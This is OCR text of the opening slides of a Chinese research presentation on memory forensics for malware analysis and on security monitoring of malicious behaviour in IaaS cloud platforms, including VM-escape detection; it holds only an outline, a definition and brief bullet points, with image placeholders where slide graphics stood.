内存取证与IaaS云平台恶意行为的安全监控

王连海 研究员
山东省计算中心（国家超级计算济南中心）

汇报纲要

- 内存取证中的恶意代码分析技术
- 基于内存取证的云中恶意行为监控技术
- 使用内存分析技术检测虚拟机逃逸
- 总结

内存取证中的恶意代码分析技术

内存取证是计算机取证科学的重要分支，是指从计算机物理内存和页面交换文件中查找、提取、分析易失性证据，当系统处于活动状态时,物理内存中保存着关于系统运行时状态的关键信息，通过内存取证可获取物理内存和页面交换文件的完整镜像， 并重构出原先系统的状态信息。


内存取证中的恶意代码分析技术

- 当前内存取证技术逐渐成熟，内存证据已经与硬盘证据一起成为打击网络违法犯罪的重要依据。

- 内存证据分析可被用于发现系统的各种关键信息及用户的行为特征。


- 内存取证技术也可被用于恶意代码的检测分析

内存取证中的恶意代码分析技术




内存取证中的恶意代码分析技术

针对于APT恶意程序，现有检测方法存在一些问题：




内存取证的应用场景


- APT、木马检测



